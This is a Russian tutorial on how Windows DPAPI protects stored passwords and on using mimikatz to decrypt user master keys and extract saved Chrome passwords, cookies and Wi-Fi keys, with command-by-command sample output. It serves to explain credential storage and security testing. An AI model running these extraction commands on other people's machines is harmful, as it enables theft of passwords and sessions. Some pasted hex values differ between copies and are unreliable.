

Расшифровка хранимых в Windows паролей с помощью mimikatz и DPAPI

hackware.ru

Alexey

25 февраля, 2020

В статье «[Как взломать пароль Windows](#)» мы узнали, где и как Windows хранит пароли пользователей для входа в ОС, научились извлекать эти пароли в виде хеша и узнали, как можно подобрать пароль брут-форсом. Также мы познакомились с программой [mimikatz](#), которую мы использовали для извлечения паролей в текущей системе, либо из файлов реестра Windows от другого компьютера.

В этой статье мы продолжим знакомиться с внутренним устройством Windows, а именно как эта операционная система хранит пароли других приложений. Также мы продолжим знакомиться с возможностями mimikatz.

Как Windows хранит пароли

Кроме пароля пользователя для входа в Windows (который, кстати, может быть не установлен), в ОС хранятся другие пароли:

- Диспетчер учётных данных (Credential Manager)
- Windows Vault,
- Пароли браузера IE
- Пароли для подключения к сетям Wi-Fi
- Сертификаты
- Пароли от VPN
- Ключи SSH
- Пароли браузера Google Chrome
- Учётные данные приложения Google Talk, Skype, Dropbox, iCloud, Safari

Все эти пароли хранятся, конечно, в зашифрованном виде. Для шифрования перечисленных паролей и учётных данных используется DPAPI (Data Protection Application Programming Interface). Для конечного пользователя все процессы шифрования и расшифровки данных прозрачны, то есть не требуют каких-либо действий с его стороны.

Для шифрования этих данных используется пароль пользователя. Точнее говоря, генерируются мастер ключи, с помощью которых и происходит шифрование и расшифровка данных, а пароль пользователя используется для расшифровки мастер ключей. У одного пользователя может быть много мастер ключей. Предусмотрен механизм на случай смены пароля пользователя: по сути, хранятся хеши от всех старых паролей и делается попытка расшифровать мастер ключ пока не будет найден подходящий хеш.

Отсюда важное следствие: в системе для текущего пользователя возможно расшифровать, например, пароли из веб-браузера Google Chrome. Но если скопировать файл, где хранятся пароли этого браузера, на другой компьютер без необходимого мастер ключа, то не удастся расшифровать эти пароли.

Как зашифровать и расшифровать с помощью DPAPI

Как уже упомянуто чуть выше, DPAPI используется для шифрования и расшифровки данных. DPAPI довольно прост не только для конечных пользователей, но и для разработчиков, которые хотят воспользоваться этим шифрованием — имеются две функции, которые можно вызвать из приложения: шифрование и расшифровка.

Перед тем как переходить к извлечению паролей из веб-браузеров и других хранящихся на Windows паролей, давайте познакомимся поближе к DPAPI. Уже написано много хороших статей, объясняющих работу DPAPI. Не буду пытаться их пересказать, а просто приведу ссылки в конце этой статье. Вместо того, чтобы вникать в технические детали DPAPI, давайте пойдём практическим путём: зашифруем строку или файл с помощью DPAPI.

Все последующие действия мы будем выполнять в программе mimikatz, поэтому запустите её, как описано в [этой статье](#).

Для работы с DPAPI используется модуль **dpapi**, для шифрования данных используется команда **protect**. У этой команды есть одна обязательная опция **/data**, после которой нужно указать путь до файла, который вы хотите зашифровать, или текстовую строку.

К примеру, я хочу зашифровать строку Test string to encrypt:

```
1 dpapi::protect /data:"Test string to encrypt"
```

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # dpapi::protect /data:"Test string to encrypt"

data      : Test string to encrypt
description :
flags      :
prompt flags:
entropy    :

**BLOB**
dwVersion      : 00000001 - 1
guidProvider    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey    : {ac45381a-d9db-4c68-b0e9-7410667c3984}
dwFlags         : 00000000 - 0 ()
dwDescriptionLen : 00000002 - 2
szDescription    :
algCrypt        : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen    : 00000100 - 256
dwSaltLen        : 00000020 - 32
pbSalt          : c849e63c459c59d5dd9e6aa74cbcfb258bd5d5483ef50f1cc53b00c5e5a72c
dwHmacKeyLen     : 00000000 - 0
pbHmacKey        :
algHash          : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen     : 00000200 - 512
dwHmac2KeyLen    : 00000020 - 32
pbHmac2Key       : 899e29d136183291c1021dad914edc510bdf4d4852b7aac9dbc143cd840a99cc
dwDataLen        : 00000030 - 48
pbData          : 5128e9d31daf1b2cc915da93bebea4d3183192938236402cafafbe6c8c148687cf35c26ea8e9a41641d4983f93c9d493
dwSignLen        : 00000040 - 64
pbSign          : 85c75c02c60462fabb5d1b5ec63ccd129d39c04df629f1e36f10289258742b2faf780bcc4aa5406a32986a563bae4a8381d1d661c478b0dd5082bee950de1cac

Blob:
01 00 00 00 00 8c 9d df 01 15 d1 11 8c 7a 00 c0
4f c2 97 eb 01 00 00 00 1a 38 45 ac db d9 68 4c
b0 e9 74 10 66 7c 39 84 00 00 00 00 02 00 00 00
00 00 10 66 00 00 00 01 00 00 20 00 00 00 c8 49
e6 3c 45 9c 59 d5 dd 9e 6a a7 4c bc fb 25 8b d5
d5 48 3e f5 0f 1c c5 3b 00 c5 e5 a7 2c 00 00
00 00 0e 80 00 00 00 02 00 00 20 00 00 00 89 9e
29 d1 36 18 32 91 c1 02 1d ad 91 4e dc 51 0b df
4d 48 52 b7 aa c9 db c1 43 cd 84 0a 99 cc 30 00
00 00 51 28 e9 d3 1d af 1b 2c c9 15 da 93 be be
a4 d3 18 31 92 93 82 36 40 2c af af be 6c 8c 14
86 87 cf 35 c2 6e a8 e9 a4 16 41 d4 98 3f 93 c9
d4 93 40 00 00 00 85 c7 5c 02 c6 04 62 fa bb 5d
1b 5e c6 3c cd 12 9d 39 c0 4d f6 29 f1 e3 6f 10
28 92 58 74 2b 2f af 78 0b cc 4a a5 40 6a 32 98
6a 56 3b ae 4a 83 81 d1 d6 61 c4 78 b0 dd 50 82
be e9 50 de 1c ac

mimikatz #
```

Обратите внимание на секцию «**Blob:**» - это и есть зашифрованные данные в бинарном виде.

Вместо вывода зашифрованных данных на экран, их можно сохранить с помощью опции **/out**:

```
1 dpapi::protect /data:"Test string to encrypt" /out:cryptoed.txt
```

В результате будет создан файл **cryptoed.txt**. Этот файл содержит зашифрованные данные, а именно строку "Test string to encrypt".

Как вы могли заметить, нам не нужно думать о мастер ключах и паролях — система всё делает сама.

Для расшифровки используется функция **blob** (так называются зашифрованные этим методом данные) из этого же модуля **dpapi**. У этой функции одна обязательная опция - **/in**, после которой нужно указать данные для расшифровки. Для расшифровки также нужно указать опцию **/unprotect**, в противном случае будет только показана информация о blob (зашифрованных данных) без их расшифровки:

```
1 dpapi::blob /in:cryptoed.txt /unprotect
```

Вы можете увидеть на экране исходную строку.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # dpapi::blob /in:rypted.txt /unprotect
**BLOB**
dwVersion      : 00000001 - 1
guidProvider   : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey   : {ac45381a-d9db-4c68-b0e9-7410667c3984}
dwFlags        : 00000000 - 0 ( )
dwDescriptionLen : 00000002 - 2
szDescription   :
algCrypt       : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen  : 00000100 - 256
dwSaltLen      : 00000020 - 32
pbSalt         : 6dd6f3fe539c9f9cbbd221398eb7ec336e18498b0c997c35193db62d6a48cf7e
dwHmacKeyLen   : 00000000 - 0
pbHmacKey      :
algHash        : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen   : 00000200 - 512
dwHmac2KeyLen  : 00000020 - 32
pbHmac2Key     : e8da63ee9be86a0140480b93c87c72f535b5fdb2cac090e16de2f610d9a8f82
dwDataLen      : 00000030 - 48
pbData         : d955e676b923d96b4edcb97c276852d68853a697099b6f1fc82c6f0529a6ca152521efd2f07812a7a73c7238c663eca0
dwSignLen      : 00000040 - 64
pbSign         : 205897b1691d3924e5a04372c fdd9ee4b986370ab47b76d1921f9f70de0888049dc9c4ce17d6575b9f3edae07fb158a63e3309e795c166379ce88e9ec45f768f

* using CryptUnprotectData API
description :
data: Test string to encrypt
mimikatz #
```

Если вы хотите, чтобы расшифрованные данные сохранились в файл, то используйте опцию **/out**.

Как расшифровать файлы DPAPI на другом компьютере

Что произойдёт, если я перенесу файл `rypted.txt` на другой компьютер и попытаюсь его расшифровать этой же командой? Давайте попробуем:

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # dpapi::blob /in:rypted.txt /unprotect
**BLOB**
dwVersion      : 00000001 - 1
guidProvider   : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey   : {ac45381a-d9db-4c68-b0e9-7410667c3984}
dwFlags        : 00000000 - 0 ( )
dwDescriptionLen : 00000002 - 2
szDescription   :
algCrypt       : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen  : 00000100 - 256
dwSaltLen      : 00000020 - 32
pbSalt         : 7979ba2cb97cd70e1a7d881d203bb98ccb8d7e293f311b702bee1a7f73bf464f
dwHmacKeyLen   : 00000000 - 0
pbHmacKey      :
algHash        : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen   : 00000200 - 512
dwHmac2KeyLen  : 00000020 - 32
pbHmac2Key     : 09163d468ced682aff4528b8c813d1a86ad89504a85d073feaea89193f1f41f4
dwDataLen      : 00000030 - 48
pbData         : 8d343183899065df046bfc69f3f5e31a3e8e096566360d2500edadc776943ab2bd2b98bf284a3a5387e6fbc2055dde15
dwSignLen      : 00000040 - 64
pbSign         : 626891cab05e3a3837fcbdbd16bc719ffc2978329d5a5b2453c7886ad7cc0d115731594cbdbd269b0c777e929651777abf8a3ce7fca031dfcebd19cc75e9fe43

* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {ac45381a-d9db-4c68-b0e9-7410667c3984}
mimikatz #
```

А на другом компьютере расшифровка завершилась неудачей и выведена ошибка:

```
1 * using CryptUnprotectData API
2 ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {ac45381a-d9db-4c68-b0e9-7410667c3984}
```


В этой ошибке сказано, что нужен мастер ключ `ac45381a-d9db-4c68-b0e9-7410667c3984`.

Строка `ac45381a-d9db-4c68-b0e9-7410667c3984` является хешем мастер ключа. Можно сказать, что это идентификатор или отпечаток ключа. На исходном компьютере, где шифровались данные, их расшифровка проходит легко и непринуждённо. А попытки расшифровать эти данные не имея мастер ключа, завершаются неудачей. То есть нам нужно указать мастер ключ с первого компьютера — причём не любой мастер ключ (у каждого пользователя их может быть много), а именно тот, которым шифровались данные.

Я уже извлёк нужный мастер ключ, поэтому укажу его с помощи опции **/masterkey** и вновь запущу команду расшифровки на другом компьютере:

```
1 dpapi::blob /in:rypted.txt /unprotect
/masterkey:5dccd3bea06a52d4355fa6b03421845c9fe96277db0d5af1a24eb3daefb14d6fc66b386a3a235a29327d0dc1f7ca990389644af173893d4cf3392b3950953dd8
```

В этот раз всё прошло удачно:



```
mimikatz # dpapi::blob /in:rypted.txt /unprotect /masterkey:5dccd3bea06a52d4355fa6b03421845c9fe96277db0d5af1a24eb3daefb14d6fc66b386a3a235a29327d0dc1f7ca990389644af173893d4cf3392b3950953dd8
**BLOB**
dwVersion      : 00000001 - 1
guidProvider    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey    : {ac45381a-d9db-4c68-b0e9-7410667c3984}
dwFlags         : 00000000 - 0 ( )
dwDescriptionLen : 00000002 - 2
szDescription    :
algCrypt        : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen    : 00000100 - 256
dwSaltLen       : 00000020 - 32
pbSalt          : 7979ba2cb97cd70e1a7d881d203bb98ccb8d7e293f311b702bee1a7f73bf464f
dwHmacKeyLen    : 00000000 - 0
pbHmacKey       :
algHash         : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen    : 00000200 - 512
dwHmac2KeyLen   : 00000020 - 32
pbHmac2Key      : 09163d468ced682aff4528b8c813d1a86ad89504a85d073feaea89193f1f41f4
dwDataLen       : 00000030 - 48
pbData          : 8d343183899065df046bfc69f3f5e31a3e8e096566360d250edadc776943ab2bd2b98bf284a3a5387e6fbc2055dde15
dwSignLen       : 00000040 - 64
pbSign         : 626891cab05e3a3837fcbbd16bc719ffc29787329d5a5b2453c7886ad7cc0d115731594cbdbd269b0c777e929651777abf8a3ce7fca031dfcebd19cc75e9fe43
* using CryptUnprotectData API
* masterkey      : 5dccd3bea06a52d4355fa6b03421845c9fe96277db0d5af1a24eb3daefb14d6fc66b386a3a235a29327d0dc1f7ca990389644af173893d4cf3392b3950953dd8
description      :
data: Test string to encrypt
mimikatz #
```

Как узнать мастер ключи Windows

В mimikatz есть функция, которая извлекает все мастер ключи для текущего пользователя. Но прежде чем перейти к ней, давайте «пощупаем» сами мастер ключи, чтобы они не были для нас чем-то абстрактными.

В расшифрованном виде пример мастер ключа выглядит так:

```
5dccd3bea06a52d4355fa6b03421845c9fe96277db0d5af1a24eb3daefb14d6fc66b386a3a235a29327d0dc1f7ca990389644af173893d4cf3392b3950953dd8
```

Зашифрованные мастер ключи хранятся в папке вида `%appdata%\Microsoft\Protect\{sid}\*`. В этой записи:

- `%appdata%` означает `C:\Users\<ПОЛЬЗОВАТЕЛЬ>\AppData\Roaming`
- `{sid}` означает SID пользователя

В CMD (**Win+r** → набрать **cmd**) свой SID можно посмотреть командой:

```
1 wmic useraccount where name="%USERNAME%" get sid
```

Предыдущая команда не работает в [PowerShell](#). Следующие команды работают как в CMD, так и в PowerShell.

Чтобы узнать свой SID:

Чтобы узнать SID всех пользователей:

```
1 wmic useraccount get name,sid
```

```
C:\WINDOWS\system32\cmd.exe

C:\Users\MiAl>wmic useraccount where name='mial' get sid
SID
S-1-5-21-4099021954-1290662600-116018068-1001

C:\Users\MiAl>whoami /user


Сведения о пользователе
-----

Пользователь      SID
-----
hackware-mial\mial S-1-5-21-4099021954-1290662600-116018068-1001

C:\Users\MiAl>wmic useraccount get name,sid
Name      SID
Alexey    S-1-5-21-4099021954-1290662600-116018068-1003
DefaultAccount S-1-5-21-4099021954-1290662600-116018068-503
MiAl      S-1-5-21-4099021954-1290662600-116018068-1001
ShareOverlord S-1-5-21-4099021954-1290662600-116018068-1002
WDAGUtilityAccount S-1-5-21-4099021954-1290662600-116018068-504
Администратор S-1-5-21-4099021954-1290662600-116018068-500
Алексей      S-1-5-21-4099021954-1290662600-116018068-1004
Гость        S-1-5-21-4099021954-1290662600-116018068-501

C:\Users\MiAl>
```

Зашифрованные файлы мастер ключей на жёстком диске:



Функция **dpapi::masterkey** умеет расшифровывать мастер ключи. Если использовать эту функцию только с опцией **/in**, после которой указать путь до мастер ключа, то будет выведена информация о нём без его расшифровки:

```
1 dpapi::masterkey /in:"%appdata%\Microsoft\Protect\S-1-5-21-4099021954-1290662600-116018068-1001\ac45381a-d9db-4c68-b0e9-7410667c3984"
```

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # dpapi::masterkey /in:"%appdata%\Microsoft\Protect\S-1-5-21-4099021954-1290662600-116018068-1001\ac45381a-d9db-4c68-b0e9-7410667c3984"
**MASTERKEYS**
dwVersion      : 00000002 - 2
szGuid         : {ac45381a-d9db-4c68-b0e9-7410667c3984}
dwFlags        : 00000005 - 5
dwMasterKeyLen : 000000b0 - 176
dwBackupKeyLen : 00000090 - 144
dwCredHistLen  : 00000014 - 20
dwDomainKeyLen : 00000000 - 0
[masterkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : 6e44b9c93a8b4d31131c2ec31d5cbb6e
rounds         : 00001f40 - 8000
algHash        : 0000800e - 32782 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbkey         : b7f47f9619e3f2d811d0b46ab156f8de1359ca958ad205947a80812e4c0887dd215f0b429a266edacbd6c23c4aa40a586f4858db234b44a2d7b03375291e785906
81ed903ab8e034590281bce85d158ea44aceba35466b288e22ab98090f453dfc047e9f4cb796f8daf089b88d041ceeca515379fbf0becf9365e4b577284fe48f86a906591ac3e8d459b1e058c
b9b
[backupkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : 88502ec621beed714015c5abe920a62d
rounds         : 00001f40 - 8000
algHash        : 0000800e - 32782 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbkey         : 1803c49559de84942906fb3f0a47c186a3f9c16effa6900c0540348ebf08f42a7ed8063d12100f945839b56a3d116ef60a9cb8835513969f464568d498c56facf2f
e166510aafb581d1e4bdbc77b8974fd26184f16af281bc803e483b27f052577d44aeb89f952e77d33b2b4a8da764c
[credhist]
**CREDHIST INFO**
dwVersion      : 00000003 - 3
guid          : {86cddf31-2b68-42fb-a6e6-28b628228fc8}

Auto SID from path seems to be: S-1-5-21-4099021954-1290662600-116018068-1001

mimikatz #
```

Чуть позже мы ещё вернёмся к этой функции, когда будем расшифровывать мастер ключ офлайн, т. е. на другом компьютере, без возможности запустить сессию для владельца целевого мастер ключа.

Для того, чтобы извлечь сразу все мастер ключи текущего пользователя выполните команду:

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 371163 (00000000:0005a9db)
Session           : Interactive from 1
User Name         : MIA1
Domain            : HACKWARE-MIAL
Logon Server      : HACKWARE-MIAL
Logon Time        : 25.02.2020 13:25:54
SID               : S-1-5-21-4099021954-1290662600-116018068-1001

[00000000]
* GUID           : {abd3abfe-f620-46e4-a5ee-8dc314ef4169}
* Time           : 25.02.2020 18:34:11
* MasterKey      : 450e3e2609e394dfe60c90533a06ddd84dc9968965bd8579a3c40607704077e506c8d07738e6f42cfd934b3eb75eedc3c29fe7deb8dd0cf05ddb4deb653fcbff
* sha1(key)      : 806d3a6453a45b9b4eb3e8edaf9dd4b12c0d494
[00000001]
* GUID           : {ac45381a-d9db-4c68-b0e9-7410667c3984}
* Time           : 25.02.2020 18:26:00
* MasterKey      : 5dcd3bea06a52d4355fa6b03421845c9fe96277db0d5af1a24eb3daefb14d6fc66b386a3a235a29327d0dc1f7ca990389644af173893d4cf3392b3950953dd8
* sha1(key)      : d5a7975eea70b6fe5eae3809ed3c7e9c864d1333

Authentication Id : 0 ; 371113 (00000000:0005a9a9)
Session           : Interactive from 1
User Name         : MIA1
Domain            : HACKWARE-MIAL
Logon Server      : HACKWARE-MIAL
Logon Time        : 25.02.2020 13:25:54
SID               : S-1-5-21-4099021954-1290662600-116018068-1001

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 25.02.2020 9:25:44
SID               : S-1-5-19

Authentication Id : 0 ; 66616 (00000000:00010438)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 25.02.2020 9:25:44
SID               : S-1-5-90-0-1

Authentication Id : 0 ; 66518 (00000000:000103d6)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
```

Мастер ключи в этой секции:


```

1 Authentication Id : 0 ; 371163 (00000000:0005a9db)
2 Session          : Interactive from 1
3 User Name        : MiAl
4 Domain           : HACKWARE-MIAL
5 Logon Server     : HACKWARE-MIAL
6 Logon Time       : 25.02.2020 13:25:54
7 SID              : S-1-5-21-4099021954-1290662600-116018068-1001
8 [00000000]
9 * GUID           : {abd3abfe-f620-46e4-a5ee-8dc314ef4169}
10 * Time           : 25.02.2020 18:34:11
11 * MasterKey      :
12 450e3e2609e394dfe60c90533a06ddd84dc9968965bd8579a3c40607704077e506c8d0738e6f42cfd934b3eb75eedc3c29fe7deb8dd0cf05ddb4d
13 * sha1(key)      : 806d3a6453a45b9b4eb3e8edafc9dd4b12c0d494
14 [00000001]
15 * GUID           : {ac45381a-d9db-4c68-b0e9-7410667c3984}
16 * Time           : 25.02.2020 18:26:00
17 * MasterKey      :
18 5dcd3bea06a52d4355fa6b03421845c9fe96277db0d5af1a24eb3daefb14d6fc66b386a3a235a29327d0dc1f7ca990389644af173893d4cf3392b
19 * sha1(key)      : d5a7975eea70b6fe5eae3809ed3c7e9c864d1333

```

GUID — это идентификатор, имя файла мастер ключа. **MasterKey** — сам мастер ключ.

Для удобства, mimikatz хранит кэш извлечённых мастер ключей. Причём не просто хранит и показывает их, но и использует нужный мастер ключ в том случае, если он нужен для определённых операций. Чтобы посмотреть содержимое кэша выполните команду:



```

mimikatz 2.2.0 x64 (oe.oe)
mimikatz # dpapi::cache

CREDENTIALS cache
=====

MASTERKEYS cache
=====
GUID:{abd3abfe-f620-46e4-a5ee-8dc314ef4169};KeyHash:806d3a6453a45b9b4eb3e8edafc9dd4b12c0d494
GUID:{ac45381a-d9db-4c68-b0e9-7410667c3984};KeyHash:d5a7975eea70b6fe5eae3809ed3c7e9c864d1333
GUID:{c4351653-7bbe-4ad3-8615-faa289875a18};KeyHash:ca0027c6933e32747a56ff0a1d8d3f4f13821394
GUID:{3ddcc8a0-b483-43b3-ad39-5b46f36e44d4};KeyHash:2bdf997ee9db0b5d72a9df4192bb1e3f8dfb9645
GUID:{4552d03a-a093-480f-8e7a-7d957d95db12};KeyHash:ca9efe53316b458c3c545c46a9605f7f69d79817
GUID:{d1f4ddfd-0850-4226-a6e9-fa2c88f015dc};KeyHash:05810cdcbbfba5d3954367f86934eab1a44b2645

DOMAINKEYS cache
=====

mimikatz #

```

Извлечённые мастер ключи, то есть кэш, можно сохранить для использования на другой машине или в другой раз.

Как сохранить и использовать мастер ключи

Для сохранения кэша используйте опции **/save** и **/file:ФАЙЛ**:

```
1 dpapi::cache /save /file:cache.bin
```

Если не указать **/file**, то по умолчанию данные будут сохранены в файл **mimikatz_dpapi_cache.ndr**.

Для загрузки кэша используйте опции **/load** и **/file:ФАЙЛ**:

```
1 dpapi::cache /load /file:cache.bin
```

CREDHIST

Этот файл размещён по пути **"%appdata%\Microsoft\Protect\CREDHIST"**, он полезен только для контекста не-домен. Этот файл:

- содержит: предыдущие зашифрованные учётные данные пользователя (SHA1 и NTLM)
- используется для: расшифровки мастер ключей
- защищён: хешем SHA1 самого последнего пользовательского пароля, используемого пользователем на этой системе
- каждый пункт защищён предыдущим ключом и т.д.

Чтобы просмотреть свойства этого файла выполните команду:

```
1 dpapi::credhist /in:"%appdata%\Microsoft\Protect\CREDHIST"
```

Пример вывода:

```
1 **CREDHIST**
2 dwVersion : 00000001 - 1
3 guid      : {86cddf31-2b68-42fb-a6e6-28b628228fc8}
4 dwNextLen : 00000000 - 0
```

Я пытался расшифровать этот файл в mimikatz командой:

```
1 dpapi::credhist /in:"Z:\files\CREDHIST" "/password:qweqwe123" /sid:S-1-5-21-4099021954-1290662600-116018068-1003
```

но у меня ничего не получилось. Если знаете как его расшифровать, то пишите в комментариях.

Как извлечь все пароли из Google Chrome

В mimikatz с помощью команды **dpapi::chrome** можно извлечь все пароли текущего пользователя. Нужно указать опцию **/in** с путём до файла, где хранятся учётные данные. Этим файлом является **"%localappdata%\Google\Chrome\User Data\Default>Login Data"**. Кстати, этот файл представляет собой SQLite базу данных, в которой все данные, кроме паролей (то есть адреса сайтов, например), хранятся в открытом виде. А пароли зашифрованы с помощью DPAPI. Для расшифровки также укажите флаг **/unprotect**:

```
1 dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default>Login Data" /unprotect
```

Как извлечь все куки из Google Chrome

Google Chrome хранит куки в файле **"%localappdata%\Google\Chrome\User Data\Default\Cookies"**. Как и с паролями для сайтов, все данные, кроме значений кукиз, хранятся в открытом виде. Для извлечения всех имён и значений кукиз выполните команду:

```
1 dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotect
```

Как извлечь Wi-Fi пароли из Windows

В Windows пароли Wi-Fi можно извлечь и без mimikatz, пример команд:

```
1 netsh wlan export profile interface="Беспроводная сеть" key=clear folder=c:\
2 netsh wlan export profile interface="*" key=clear folder=c:\
```

Чтобы данный метод сработал, Wi-Fi карта должна быть подключена.

Минус этого способа в том, что он не работает для выключенного компьютера, с которого можно скопировать файлы.

В mimikatz есть специальные команды **dpapi::wifi** и **dpapi::wwan** для извлечения паролей, соответственно, из сохранённых Wi-Fi и WWAN подключений.

Пароли Wi-Fi хранятся в файлах вида:

C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{interface guid}*.xml

А пароли WWAN в файлах вида:

C:\ProgramData\Microsoft\Wlansvc\Profiles\{interface guid}*.xml

